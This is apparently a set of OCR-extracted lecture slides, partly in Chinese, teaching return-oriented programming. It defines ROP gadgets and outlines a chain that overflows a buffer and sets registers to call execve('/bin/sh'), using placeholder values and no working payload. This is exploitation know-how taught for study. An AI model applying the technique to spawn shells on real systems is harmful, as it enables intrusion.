
## Concept

- ▶ **Explanation** - 由於無法執行控制的資料，因此直接使用存在於程式當中的指令來完成目標行為，而格式為 `<operation>; ret` 的指令可以串起存在於不同位址的指令，我們稱這種攻擊手法為 ROP，而過程中使用到的程式碼就叫做 ROP gadget
  - ⦿ E.g. `pop rdi ; ret , pop rsi ; ret , pop rdx ; ret`
- ▶ 由於參數的傳遞是透過暫存器，因此很容易能透過這些 gadget 來控制呼叫 function 前的參數

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	XXX
rsi	YYY
rdi	ZZZ
rdx	AAA
rip	<overflow>



# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow - done!
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall


rax	XXX
rsi	YYY
rdi	ZZZ
rdx	AAA
rip	<ret>



# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall


rax	XXX
rsi	YYY
rdi	ZZZ
rdx	AAA
rip	<ret>



# \$ ROP Exploit

